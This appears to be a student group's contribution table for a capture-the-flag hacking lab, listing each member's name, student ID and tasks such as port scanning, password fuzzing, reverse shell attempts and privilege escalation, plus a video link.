1211201568	Muhammad Albukhari bin Norazmi	Port scanning. Found password list on Seclists. Attempted to wfuzz username and password. Attempted different reverse shell methods into the system which only failed due to no URL encoding. Found root flag due to misconfigured file permissions. Video Editing.	
1211101392	Wong Yen Hong	Port Scanning. Discovered SSRF vulnerability & Command Injection exploit. Attempted to fuzz username and password on the admin site. Attempted common windows privilege escalation but root flag was captured before attempting the exploits. Video Editing.	
1211101399	Karthigeayah A/L Maniam	Probably port scanning. Attempted to RDP into system. Discovered how to configure domain and subdomains to machine IP. Discovered the correct username and password via hydra password cracking. Attempted gobuster on admin page. Attempted to escalate privileges by searching for vulnerabilities.	

1211100732	Ephraim Tee Yu Yang	Port scanning. Tried using credentials in the webpage to RDP into the Windows machine. Found subdomains with dig command. Tested for XSS vulnerability. Found method to upload reverse shell. Video Editing.	

VIDEO LINK: https://www.youtube.com/watch?v=R3JUHb80BM8